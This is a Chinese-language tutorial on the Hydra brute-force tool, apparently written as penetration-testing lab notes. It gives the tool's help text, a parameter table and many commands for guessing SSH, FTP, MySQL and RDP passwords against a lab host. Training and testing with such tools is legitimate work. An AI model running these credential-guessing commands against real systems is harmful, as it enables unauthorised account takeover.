# Hydra（海德拉）

## 概述

```
Hydra是一款由著名的黑客组织THC开发的开源暴力破解工具，支持大部分协议的在线密码破解。

目前该工具支持以下协议的爆破：
SSH、FTP、RDP，MYSQL、AFP，Cisco AAA，Cisco身份验证，Cisco启用，CVS，Firebird，HTTP-FORM-GET，HTTP-FORM-POST，HTTP-GET，HTTP-HEAD，HTTP-PROXY，HTTPS-FORM- GET，HTTPS-FORM-POST，HTTPS-GET，HTTPS-HEAD，HTTP-Proxy，ICQ，IMAP，IRC，LDAP，MS-SQL，NCP，NNTP，Oracle Listener，Oracle SID，Oracle，PC-Anywhere， PCNFS，POP3，POSTGRES，RDP，Rexec，Rlogin，Rsh，SAP / R3，SIP，SMB，SMTP，SMTP枚举，SNMP，SOCKS5，SSH ，Subversion，Teamspeak（TS2），Telnet，VMware-Auth ，VNC和XMPP。对于 HTTP，POP3，IMAP和SMTP，支持几种登录机制，如普通和MD5摘要等。

是网络安全渗透测试必备的一款工具。
```

## 安装


Kali自带hydra

## 实验环境

```
攻击机：Kali
被攻击机1：OWASP_Broken_Web_Apps
被攻击机2：windows xp
```

# 参数详解


在Kali中输入hydra即可查看hydra -h的所有参数



```
root@kali:/usr/share/wordlists/dirb# hydra -h
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W
 TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/OPT]]

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get help
  -y        disable use of symbols in bruteforce, see above
  -e nsr    try "n" null password, "s" login as pass and/or "r" reversed login
  -u        loop around users, not passwords (effective! implied with -x)
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -o FILE   write found login/password pairs to FILE instead of stdout
  -b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
  -f / -F   exit when a login/pass pair is found (-M: -f per host, -F global)
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -T TASKS  run TASKS connects in parallel overall (for -M, default: 64)
  -w / -W TIME  wait time for a response (32) / between connects per thread (0)
  -c TIME   wait time per login attempt over all threads (enforces -t 1)
  -4 / -6   use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
  -v / -V / -d  verbose mode / show login+pass for each attempt / debug mode
  -O        use old SSL v2 and v3
  -q        do not print messages about connection errors
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
```



```
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-p
roxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener ora
cle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks
5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at https://github.com/vanhauser-thc/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.
These services were not compiled in: afp ncp oracle sapr3.

Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://l:p@127.0.0.1:9150 (or: socks4:// connect://)
     % export HYDRA_PROXY=connect_and_socks_proxylist.txt  (up to 64 entries)
     % export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080
     % export HYDRA_PROXY_HTTP=proxylist.txt  (up to 64 entries)

Examples:
  hydra -l user -P passlist.txt ftp://192.168.0.1
  hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
  hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
  hydra -l admin -p password ftp://[192.168.0.0/24]/
  hydra -L logins.txt -P pws.txt -M targets.txt ssh
```

| 参数名 | 参数含义 |
|---|---|
| -l : | 指定破解的用户，对特定用户破解 |
| -L | 指定用户名字典 |
| -p | 小写，指定密码破解，少用，一般是采用密码字典 |
| -P | 大写，指定密码字典 |
| -R | 继续从上一次进度接着破解 |
| -S | 大写，采用SSL链接 |
| -s | 小写，可通过这个参数指定非默认端口 |
| -e | 可选选项，n：空密码试探，s：使用指定用户和密码试探 |
| -t | 同时运行的线程数，默认为16 |
| -C | 使用冒号分割格式，例如“登录名:密码”来代替 -L/-P 参数 |
| -M | 指定目标列表文件一行一条 |
| -o | 指定结果输出文件 |
| -f | 在使用-M参数以后，找到第一对登录名或者密码的时候中止破解 |
| -w | 设置最大超时的时间，单位秒，默认是30s |
| -v / -V | 显示详细过程 |
| server | 目标ip |
| service | 指定服务名，支持的服务和协议 |

## 使用方法

```
hydra -l user -P passlist.txt ftp://192.168.0.1
hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
hydra -l admin -p password ftp://[192.168.0.0/24]/
hydra -L logins.txt -P pws.txt -M targets.txt ssh
```

### 破解SSH

```
基本用法
hydra -l root -p owaspbwa 192.168.0.129 ssh
hydra -l root -p owaspbwa  ssh://192.168.0.129

从文件读入
hydra -l root -P /test/passw.txt  192.168.0.129 ssh
输出信息
hydra -l root -P /test/passw.txt  192.168.0.129 ssh -vV
用户名和密码都从文件读
hydra -L /test/user.txt  -P /test/passw.txt  192.168.0.129 ssh -vV


恢复
hydra  -R


保存输出结果
hydra -L /test/user.txt  -P /test/passw.txt  192.168.0.129 ssh -vV -o ssh1.txt

加快速度 增加线程
hydra -L /test/user.txt  -P /test/passw.txt  192.168.0.129 ssh -vV -o ssh1.txt -t 64

用户名和密码一起  中间用：隔开
hydra -C /test/userpasswd.txt 192.168.0.129 ssh

破解多个ip地址
hydra -L logins.txt -P pws.txt -M targets.txt ssh

指定端口号
hydra -l root -p owaspbwa 192.168.0.129 ssh -s 22



mysql协议
 hydra -L username.txt -P password.txt  mysql://目标IP




其他协议ftp
hydra -l root -p owaspbwa 192.168.0.129 ftp

rdp 3389
hydra -l root -p owaspbwa 192.168.0.129 rdp
```

# 字典

## Kali自带密码字典

暴力破解能成功最重要的条件还是要有一个强大的密码字典！Kali默认自带了一些字典，在 /usr/share/wordlists 目录下

## 自制字典

## 大字典

# 图形化工具